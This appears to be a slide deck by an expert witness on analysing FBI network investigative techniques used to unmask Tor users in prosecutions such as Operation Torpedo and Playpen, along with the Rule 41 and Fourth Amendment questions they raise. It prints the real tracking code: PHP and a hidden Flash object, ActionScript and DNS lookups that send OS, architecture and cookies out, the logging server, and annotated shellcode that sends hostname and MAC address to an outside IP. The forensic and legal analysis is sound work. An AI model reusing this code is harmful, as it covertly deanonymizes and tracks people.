

# How to test Network Investigative Techniques(NITs) used by the FBI

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DR. MATTHEW MILLER

# ”No Coincidences, no story!”

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About me

Old Techniques

New Techniques

- Torpedo
- Downfall I and II
- PlayPen

Legal Issues

# About me

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Ph.D. in Computer Science

- Kansas State University

Programmer

- Current and Former

Professor of Computer Science

- University of Nebraska at Kearney
- Cyber Operations Degree

Expert witness under Criminal Justice Act

- Over a dozen cases

Hobbies

- Cooking, reverse engineering, RE challenges, coaching, woodworking



# What do I do

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## Help lawyers to

- Determine necessary digital evidence
- Analyze digital evidence

## Write a report about

- What I found
- What I don't have
- What are the technical possibilities

# Cases

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- USA vs Cottom et al 8:13-cr-00108-JFB-TDT U.S. District Court District of Nebraska
- USA vs Michaud Case No. 3:15-cr-05351 Washington Western District Court
- USA vs Matish Case No. 4:16-cr-00016 Virginia Eastern District Court
- USA vs Junod Case No. 17-1695 Eastern District of Michigan
- USA vs Wheeler Criminal Action No. 1:15-CR-390 Northern District of Georgia Atlanta Division
- USA vs Jean Case No. 5:15-CR-50087-001. District Court, W.D. Arkansas, Fayetteville Division
- USA v. Tippens Washington Western District Court, Case No. 3:16-mj-05026
- USA v. Stamper United States District Court, S.D. Ohio, Western Division. Case No. 1:15cr109.
- USA v. Townsend United States District Court, Northern District of Oklahoma Case No. 4:17-cr-00114

# Law Enforcement Investigations

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## Types

- Phone Wiretapping
- Websites
- Peer-to-Peer File Sharing


## Search Warrants

- Based on locality

# Anonymization Technique


## Tor

- The Onion Router
- Exit Nodes
- Clients IP addresses are hidden



# Tor Hidden Services

Servers are hidden too





# Find hidden services

---

## Get lucky

- Misconfiguration
- IP leak

## Deploy NIT to server to deanonymize users

- Code from H.D. Moore
  - Rapid7's Metasploit “decloaking engine”
- Taken down as not useful . . .

# USA vs Cottom (Operation Torpedo)

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Server located in Omaha Nebraska

Hosting illegal content

Multiple exploit methods

- Swf
- Java
- Javascript

Always

- DNS

Given access to the modified servers running the code

# PHP

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```
// Start session management
$user->session_begin();
$auth->acl($user->data);
$user->setup();

// Shared API key ('b2e8e85c197610e783ee08d879baa069')
define('GALLERY_API_KEY', "\xb2\xe8\xe8\x5c\x19\x76\x10\xe7" .
    "\x83\xee\x08\xd8\x79\xba\xa0\x69");

// Get the current user and request variables
$session_id = $user->session_id;

function generate_cookie($key, $method, $session_id)
{
    // Create the @-delimited plaintext structure
    $data = "1@" . $method . "@" . $session_id . "$";

    // Generate a random IV and encrypt the JSON structure
    $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
    $iv     = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
    $enc    = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

    // Concatenate the IV and ciphertext and then base32-encode the output
    return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
}
```

Figure 1. GALLERY\_API\_KEY from gallery.php

```

// Get the current user and request variables
$session_id = $user->session_id;
$user_agent = isset($user->data['session_browser']) ?
                $user->data['session_browser'] : "";

// Determine which versions to display based on the user-agent string
if (strpos($user_agent, "Firefox")) {
    // Only display the Javascript version on Firefox
    $display_js = true;
    $display_java = false;
    $display_swf = false;
} else if (strpos($user_agent, "MSIE")) {
    if (strpos($user_agent, "MSIE 10") || strpos($user_agent, "MSIE 9")) {
        $display_js = false;
        $display_java = false;
        $display_swf = false;
    } else {
        // Display both the Java and Flash versions on Internet Explorer
        $display_js = false;
        $display_java = false;
        $display_swf = true;
    }
} else if (strpos($user_agent, "Chrome")) {
    // Only display the Flash version on Chrome
    $display_js = false;
    $display_java = false;
    $display_swf = true;
} else {
    // Only display the Flash version on other unknown browsers
    $display_js = false;
    $display_java = false;
    $display_swf = true;
}

```

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# PHP

```
// Assign the template variables
$template->assign_vars(array(
'S_COOKIE_JS'      => (string) generate_cookie(GALLERY_API_KEY, 'ws', $session_id),
'S_COOKIE_SWF'     => (string) generate_cookie(GALLERY_API_KEY, 'swf', $session_id),
'S_COOKIE_JAVA'    => (string) generate_cookie(GALLERY_API_KEY, 'java', $session_id),
'S_DISPLAY_JS_GALLERY' => $display_js,
'S_DISPLAY_JAVA_GALLERY' => $display_java,
'S_DISPLAY_FLASH_GALLERY' => $display_swf
));
```

```
<!-- IF S_DISPLAY_FLASH_GALLERY -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1" id="swfgallery">
  <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
  <param name="flashvars" value="id={S_COOKIE_SWF}"/>
  <!--[if !IE]>-->
  <object type="application/x-shockwave-flash"
    data="{T_IMAGESET_PATH}/gallery.swf"
    width="1" height="1">
    <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
    <param name="flashvars" value="id={S_COOKIE_SWF}"/>
  </object>
  <!--<![endif]-->
</object>
<!-- ENDIF -->
```

# Reverse Engineering SWF

Given binary file

- Source code was lost

Reversed binary

- Re-compiled

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class ImageGallery
{
    public var _socket:Socket;
    public function new()
    {
        if(Boot.skip_constructor)
        {
            return;
        }

        _socket = null;
        loadGallery();
    }

    public static function main()
    {
        new ImageGallery();
    }

    public function onConnect(param1:Event)
    {
        var _loc2:String = "{" + "\o\":" + Capabilities.os + "\", " + "\x\":" +
            Capabilities.cpuArchitecture + "\", " + "\c\":" + Lib.current.loaderInfo.parameters.id + "\" + "}";
        _socket.writeUTFBytes(_loc2_);
        _socket.writeByte(0);
        _socket.flush();
        _socket.close();
    }

    public function loadGallery()
    {
        trace("LoadGallery");
        var _loc2:String = "";
        var _loc1:String = Lib.current.loaderInfo.parameters.id;

        if(_loc1_ != null) {
            _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
            _socket = new Socket();
            _socket.addEventListener(Event.CONNECT, onConnect);
            _socket.connect(_loc2_, 9001);
        }
    }
}
```

# DNS exfiltration

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```
$dig 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129

;; <<>> DiG 9.8.3-P1 <<>> 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48239
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. IN A

;; ANSWER SECTION:
96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. 60 IN A 172.16.173.129

;; Query time: 2 msec
;; SERVER: 172.16.173.129#53(172.16.173.129)
;; WHEN: Wed Jun 10 11:10:36 2015
;; MSG SIZE rcvd: 116
```

# Back end server

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Twisted python framework

Named cornhusker

```
1 heart@ubuntu:~/Desktop/my_server$ sudo twisted cornhusker --domain cpimagegallery.com --address 172.16.188.133  
--cookie-key=`cat shared-key.txt` --onion=96.126.124.96 --dns-port=53 --http-port=8000|
```



# Data logging

Logged to log file

```
285 ▼ class FlashClientProtocol(basic.LineReceiver):
286     delimiter = '\0'
287     MAX_LENGTH = 1024
288
289 ▼ def lineReceived(self, request):
290     remote = self.transport.getPeer()
291     log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))
292
293 ▼     if "policy-file-request" in request.lower():
294         # Flash Player sent us a policy file request on our target port for some
295         # reason. Hey, sometimes it happens.
296 ▼         try:
297             doc = minidom.parseString(request)
298 ▼             if doc.childNodes[0].tagName.lower() == 'policy-file-request':
299                 self.transport.write(CROSS_DOMAIN_POLICY + '\0')
300                 return
301 ▼             except Exception, e:
302                 log.msg("Invalid Flash policy file request: %s" % request)
303 ▼         else:
304             # Try to interpret the request as a JSON document
305 ▼             try:
306                 # Parse the JSON document
307                 keyvals = json.loads(request)
308
309                 # Extract the client cookie
310 ▼                 if 'c' not in keyvals:
311                     log.msg("Received data does not contain a client cookie.")
312                     return
313                 cookie = keyvals['c'].replace('.', '')
314
315                 # Decrypt the cookie to recover the method and session ID
316                 (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
317                 log.msg("Client cookie: board_id=%s method=%s session=%s" \
318                     % (board_id, method, session_id))
```

```
[FlashClientProtocol,3,172.16.173.129] Received from 172.16.173.129:51017: {"o":"Linux 3.8.0-29-generic","x":"x86","c":"A87421F27331"}
[FlashClientProtocol,3,172.16.173.129] Client cookie: board_id=3 method=swf session=abc
```

# Data logging

## Database logging

```
139 | if not self.db.is_valid_board_id(board_id):
140 |     log.msg("Invalid board ID: %d" % board_id)
141 | else:
142 |     if not self.db.client_record_exists(cookie, 'dns'):
143 |         cursor = self.db.cursor()
144 |         cursor.execute("""
145 |             INSERT INTO clients (
146 |                 remote_ip, remote_port, cookie, session_id, board_id, method, source
147 |             ) VALUES (%s, %s, %s, %s, %s, %s, %s)
148 |             """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
149 |         cursor.execute("""
150 |             INSERT INTO dns_clients (
151 |                 request_id, domain
152 |             ) VALUES (LAST_INSERT_ID(), %s)
153 |             """, (str(query.name)))
154 |         cursor.close()
155 |         self.db.commit()
156 |     else:
157 |         log.msg("Received duplicate cookie '%s' from %s:%d" \
158 |             % (cookie, address[0], address[1]))
159 |
160 |         # Form a valid DNS response with our IP address in it
161 |         payload = dns.Record_A(address=self.address, ttl=60)
162 |         message.rCode = dns.OK
163 |         message.answers = [ dns.RRHeader(name=str(query.name),
164 |                                         type=dns.A,
165 |                                         cls=dns.IN,
166 |                                         ttl=60,
167 |                                         payload=payload) ]
168 |
169 |     except mysql.Error, e:
170 |         log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
171 |     except InvalidCookieException, e:
172 |         log.msg("Invalid domain cookie: %s" % e)
173 |         message.rCode = dns.ENAME
174 |
175 |     # Send the response now
176 |     self.sendReply(protocol, message, address)
```

# Flash

## Socket connection

- TCP

```
285 ▼ class FlashClientProtocol(basic.LineReceiver):
286     delimiter = '\0'
287     MAX_LENGTH = 1024
288
289 ▼     def lineReceived(self, request):
290         remote = self.transport.getPeer()
291         log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))
292
293 ▼     if "policy-file-request" in request.lower():
294         # Flash Player sent us a policy file request on our target port for some
295         # reason. Hey, sometimes it happens.
296         try:
297             doc = minidom.parseString(request)
298             if doc.childNodes[0].tagName.lower() == 'policy-file-request':
299                 self.transport.write(CROSS_DOMAIN_POLICY + '\0')
300                 return
301         except Exception, e:
302             log.msg("Invalid Flash policy file request: %s" % request)
303     else:
304         # Try to interpret the request as a JSON document
305         try:
306             # Parse the JSON document
307             keyvals = json.loads(request)
308
309             # Extract the client cookie
310             if 'c' not in keyvals:
311                 log.msg("Received data does not contain a client cookie.")
312                 return
313             cookie = keyvals['c'].replace('.', '')
314
315             # Decrypt the cookie to recover the method and session ID
316             (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
317             log.msg("Client cookie: board_id=%s method=%s session=%s" \
318                   % (board_id, method, session_id))
```

# Cookie extract

---

```
102 class DNSServer(names.server.DNSServerFactory):
103     def __init__(self, db=None, key="", onion="", domain="", address="", **kwargs):
104         names.server.DNSServerFactory.__init__(self, **kwargs)
105         self.db = db
106         self.key = key
107         self.onion = onion
108         self.domain = domain
109         self.address = address
110
111     def extractCookie(self, name):
112         name = name.lower()
113         if not name.startswith(self.onion + '.'):
114             raise InvalidCookieException("Unrecognized .onion subdomain (%s)" % name)
115
116         cookie = name[len(self.onion+'.'):-len('.'+self.domain)].replace('.', '')
117         if len(cookie) == 0:
118             raise InvalidCookieException("No cookie data found (%s)" % name)
119
120         if len(cookie) * 5 < (MIN_COOKIE_BYTES * 8):
121             raise InvalidCookieException("Insufficient cookie length (%s)" % name)
122         return cookie
123
124     def handleQuery(self, message, protocol, address):
125         query = message.queries[0]
126         if query.cls != dns.IN:
127             message.rCode = dns.ENOTIMP
128         elif query.type != dns.A:
129             message.rCode = dns.ENAME
130         else:
131             try:
132                 # Extract the cookie from the domain name
133                 cookie = self.extractCookie(str(query.name))
134
135                 # Decrypt the cookie using the shared secret key
136                 (board_id, method, session_id) = decrypt_cookie(self.key, cookie)
137                 log.msg("Client cookie: board_id=%d method=%s session=%s""", |% (board_id, method, session_id))
```

# Cookie Decryption

---

```
39 ▼ def decrypt_cookie(key, cookie):
40     # Hex-decode the cookie into a binary string
41     try:
42         encrypted = cookie.decode('hex')
43     except TypeError, e:
44         raise InvalidCookieException("Invalid cookie (%s): %s" % (cookie, e))
45     if len(encrypted) < MIN_COOKIE_BYTES:
46         raise InvalidCookieException("Insufficient cookie length (%s)" % cookie)
47
48     # Attempt to recover the plaintext
49     try:
50         cipher = Blowfish.new(key.decode('hex'), Blowfish.MODE_CBC, encrypted[:8])
51         decrypted = cipher.decrypt(encrypted[8:])
52     except Exception, e:
53         raise InvalidCookieException("Unable to decrypt cookie (%s): %s" % (cookie, e))
54
55     if "$" not in decrypted:
56         raise InvalidCookieException("No end-of-cookie delimiter found: %s" % dec)
57     decrypted = decrypted[:decrypted.index("$")]
58
59     # Separate out the method and session ID values
60     parts = [x for x in decrypted.split("@") if x]
61     if len(parts) != 3:
62         raise InvalidCookieException("Improperly formatted cookie: %s" % decrypted)
63     try:
64         board_id = int(parts[0])
65     except ValueError, e:
66         raise InvalidCookieException("Invalid board ID: %s" % parts[0])
67     return (board_id, parts[1].lower(), parts[2].lower())
```

# Questions as an expert

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## Link

- NIT code sent to client
- Time goes by
- Flash code runs

How do we ensure that the NIT runs on the computer that downloaded the NIT?

- Logging?
- Timestamp differences?

Any one could capture the exploit and reuse

# Playpen Cases

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## Coverage

- All over the US
- California to Virginia
- 137+ cases

## Evidence Collected

- NIT Code
- PCAP

## ISP issued Subpoena

- Digital Devices collected
- Searched for images/illegal material

## Charges Filed


## Pre-trial motions

# Operation Playpen

Website hosting illegal content

**USA v. Michaud**

Washington Western District Court, Case No. 3:15-cr-05351







# Other NITs

---

Capture by Vlad Tsyркlevich

[https://tsyркlevich.net/tbb\\_payload.txt](https://tsyркlevich.net/tbb_payload.txt)

This is an annotation and very brief analysis of the payload used by the Tor Browser Bundle exploit. Earlier I pasted a dump here: <http://pastebin.com/AwnzEpmX>

Briefly, this payload connects to 65.222.202.54:80 and sends it an HTTP request that includes the host name (via `gethostname()`) and the MAC address of the local host (via calling `SendARP` on `gethostbyname()->h_addr_list`). After that it cleans up the state and appears to deliberately crash.

Because this payload does not download or execute any secondary backdoor or commands it's very likely that this is being operated by an LEA and not by blackhats.

# Other NITs

---

Capture by Vlad Tsyркlevich

[https://tsyркlevich.net/tbb\\_payload.txt](https://tsyркlevich.net/tbb_payload.txt)

```
Vlad Tsyркlevich  
@vlad902
```

```
A lightly annotated disassembly of the payload is included below (UPDATED 4/6 for clarity):
```

```
$ ndisasm -k 0x90,1 -k 0x256,1 -u shellcode
```

```
00000000 60          pusha  
00000001 FC          cld  
00000002 E88A000000 call 0x91  
00000007 60          pusha # win32 function resolver by @stephenfewer, used by Metasploit  
00000008 89E5       mov ebp,esp  
0000000A 31D2       xor edx,edx  
0000000C 648B5230  mov edx,[fs:edx+0x30]  
00000010 8B520C     mov edx,[edx+0xc]  
00000013 8B5214     mov edx,[edx+0x14]  
00000016 8B7228     mov esi,[edx+0x28]  
00000019 0FB74A26  movzx ecx,word [edx+0x26]
```

# Giftbox

---

## Hosting illegal content

- <https://lists.torproject.org/pipermail/tor-talk/2016-November/042641.html>
- <https://arstechnica.com/information-technology/2016/11/firefox-0day-used-against-tor-users-almost-identical-to-one-fbi-used-in-2013/>
- [https://motherboard.vice.com/en\\_us/article/9a3mq7/tor-browser-zero-day-exploit-targeted-dark-web-child-porn-site-giftbox](https://motherboard.vice.com/en_us/article/9a3mq7/tor-browser-zero-day-exploit-targeted-dark-web-child-porn-site-giftbox)

# Example Disassembly of a NIT

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## NIT's in Discovery

- Covered by Protective Orders

## Other NIT's

- Not covered

```

IDA - ShellCode.i64 (ShellCode.binary) /Users/mattmiller/Box/CyberSystems/Documents/DerbyCon2018/Code/ShellCode.i64
No debugger
gular function  Unexplored  Instruction  External symbol
IDA View-A  Hex View-1  Structures  Enums  Imports  Exports
00BC FF D5      call     ebp          ; call function
00BE 85 C0      test    eax, eax
00C0 74 4C      jz      short errorCase ; check for finish
00C2 BB 90 01 00 00  mov    ebx, 190h      ; sizeof (struct WSADATA)
00C7 29 DC      sub     esp, ebx      ; allocate stack space
00C9 54        push   esp           ; pointer to WSData structure
00CA 53        push   ebx           ; push the allocated size to stack
00CB 68 29 80 6B 00  push  6B8029h        ; WSASStartup(0x190, &WSADATA)
00D0 FF D5      call     ebp          ; call function
00D2 01 DC      add     esp, ebx
00D4 85 C0      test    eax, eax
00D6 75 36      jnz    short errorCase ; check for failure
00D8 50        push   eax           ; eax = 0 -> push 0
00D9 50        push   eax           ; eax = 0 -> push 0
00DA 50        push   eax           ; eax = 0 -> push 0
00DB 50        push   eax           ; eax = 0 -> push 0
00DC 40        inc     eax           ; eax = 1
00DD 50        push   eax           ; eax = 1 -> push 1
00DE 40        inc     eax           ; eax = 2
00DF 50        push   eax           ; eax = 2 -> push 2
00E0 68 EA 0F DF E0  push  0E0DF0FEAh     ; hash("ws2_32.dll", WSASocketA)
00E5 FF D5      call     ebp          ; call WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 )
00E7 31 DB      xor     ebx, ebx      ; ebx = 0
00E9 F7 D3      not    ebx           ; ebx = -1 or FFFFFFFF
00EB 39 C3      cmp    ebx, eax      ; check for error
00ED 74 1F      jz     short errorCase ; check for finish
00EF 89 C3      mov    ebx, eax      ; ebx has result of WSASocketA
00F1
00F1          loc_F1:              ; CODE XREF: sub_91+7B↓j
00F1 6A 10      push   10h           ; push 16
00F3 8D B5 E1 02 00 00  lea   esi, [ebp+2E1h] ; location of sockAddr Struct Address (2E1h + 6 = 2E7h)

```

```
IDA - ShellCode.i64 (ShellCode.binary) /Users/mattmiller/OneDrive - University of Nebraska at Kearney/DerbyCon2018/ShellCode.i64
No debugger
Unexplored Instruction External symbol
IDA View-A Hex View-1 Structures Enums Imports Exports
0:000001E1
0:000001E1 HexToASCII: ; CODE XREF: sub_91+17A↓j
0:000001E1 31 D2 xor edx, edx
0:000001E3 8A 16 mov dl, [esi]
0:000001E5 88 D0 mov al, dl
0:000001E7 24 F0 and al, 0F0h
0:000001E9 C0 E8 04 shr al, 4
0:000001EC 3C 09 cmp al, 9
0:000001EE 77 04 ja short AtoF
0:000001F0 04 30 add al, 30h ; '0'
0:000001F2 EB 02 jmp short loc_1F6
0:000001F4 ; -----
0:000001F4 AtoF: ; CODE XREF: sub_91+15D↑j
0:000001F4 04 37 add al, 37h ; '7'
0:000001F6 loc_1F6: ; CODE XREF: sub_91+161↑j
0:000001F6 88 07 mov [edi], al
0:000001F8 47 inc edi
0:000001F9 88 D0 mov al, dl
0:000001FB 24 0F and al, 0Fh
0:000001FD 3C 09 cmp al, 9
0:000001FF 77 04 ja short loc_205
0:00000201 04 30 add al, 30h ; '0'
0:00000203 EB 02 jmp short loc_207
0:00000205 ; -----
0:00000205 loc_205: ; CODE XREF: sub_91+16E↑j
0:00000205 04 37 add al, 37h ; '7'
0:00000207 loc_207: ; CODE XREF: sub_91+172↑j
0:00000207
```

```

000027B          ; -----
000027C 0D          db  0Dh
000027D 0A          db  0Ah
000027E 43 6F 6E 6E 65 63 74 69+aConnectionKeepAl db  'Connection: keep-alive',0Dh,0Ah
000027E 6F 6E 3A 20 6B 65 65 70+          db  'Accept: */*',0Dh,0Ah
000027E 2D 61 6C 69 76 65 0D 0A+          db  'Accept-Encoding: gzip',0Dh,0Ah
000027E 41 63 63 65 70 74 3A 20+          db  0Dh,0Ah,0
00002BD          ; -----
00002BD 83 C7 0E          add  edi, 0Eh
00002C0 31 C9          xor  ecx, ecx
00002C2 F7 D1          not  ecx
00002C4 31 C0          xor  eax, eax
00002C6 F3 AE          repe scasb
00002C8 4F          dec  edi
00002C8          ; -----
00002C9 FF          db  0FFh
00002CA E7          db  0E7h
00002CB 0D          db  0Dh
00002CC 0A          db  0Ah
00002CD 43 6F 6F 6B 69 65 3A 20+aCookieIdWs2_32 db  'Cookie: ID=ws2_32',0
00002DF 49 50 48 4C 50 41 50 49+aIphlpapi          db  'IPHLPAPI',0
00002E8 02          db  2
00002E9 00          db  0
00002EA 00          db  0
00002EB 50          db  50h ; P ; Port = 0x50 -> 80
00002EC 41 DE CA 36          dd  36CADE41h ; 65.222.202.54
00002F0 47 45 54 20 2F 30 35 63+aGet05cea4de951 db  'GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1',0Dh,0Ah
00002F0 65 61 34 64 65 2D 39 35+          db  'Host: ',0
000032B 00          align 4
000032C 00 00 00 00 00 00 00 00+          dd  23h dup(0)
00003B8 00 00 00 90          dd  90000000h

```



# Issues

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## Warrant

- Rule 41

- <https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/>

Rule 41(b) provides a magistrate judge with authority to issue a warrant in five unambiguous circumstances:

**(b) Authority to Issue a Warrant.** At the request of a federal law enforcement officer or an attorney for the government:

**(1)** a magistrate judge with authority in the district -- or if none is reasonably available, a judge of a state court of record in the district -- *has authority to issue a warrant to search for and seize a person or property located within the district;*

# New Rule 41

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(6) a magistrate judge with authority in any district where activities related to a crime may have occurred has authority to issue a warrant to use remote access to search electronic storage media and to seize or copy electronically stored information located within or outside that district if:

(A) the district where the media or information is located has been concealed through technological means; or

# Issues

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## 4<sup>th</sup> Amendment Search of computer?

- US vs Levin
- Is the IP address public?
- MAC address?
- User Name?
- Architecture?
- OS?

# Issues

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## Testing

- NIT code released
  - tested
- Exploit not released
  - `One FBI special agent [recently testified](#) that a tool was safe because he tested it on his home computer, and it "did not make any changes to the security settings on my computer."`
  - What is the error rate of the exploit?
  - Are the UID's unique?
    - How are they tracked
- Server software not included
  - It is dynamic code

# Issues

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## “In camera” Review

- Judge with government expert

## Protective Orders

- Allow experts to review evidence
  - Government facility
- Worried about divulging code

# NIT Testing Framework

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## Systems configuration

- OS
- Software
- Configurations
- Programming languages/Libraries
- Network Configuration
- Log files

All source code

Binary code

Testing procedures

Network captures

# Operation Downfall I,II

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## No current Federal Cases

- State Cases

The FBI is denying that it paid \$1 million to Carnegie Mellon University to exploit a vulnerability in Tor.

"The allegation that we paid [Carnegie Mellon University] \$1 million to hack into Tor is inaccurate," an FBI spokeswoman told Ars in a Friday morning phone call.

Two days ago, the head of the Tor Project **accused** the FBI of paying Carnegie Mellon computer security researchers at least \$1 million to de-anonymize Tor users and reveal their IP addresses as part of a large criminal investigation.

The FBI spokeswoman Ars spoke with declined to respond to further questions, advising us to send a followup e-mail and to contact Carnegie Mellon, which we did. Neither Carnegie Mellon nor the FBI has immediately responded to our inquiries. For now, it's not clear from the FBI's statement which part is inaccurate: the specific payment amount or its involvement entirely.



### FURTHER READING

Tor director: FBI paid Carnegie Mellon \$1M to break Tor, hand over IPs

# References

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## USA vs Cottom

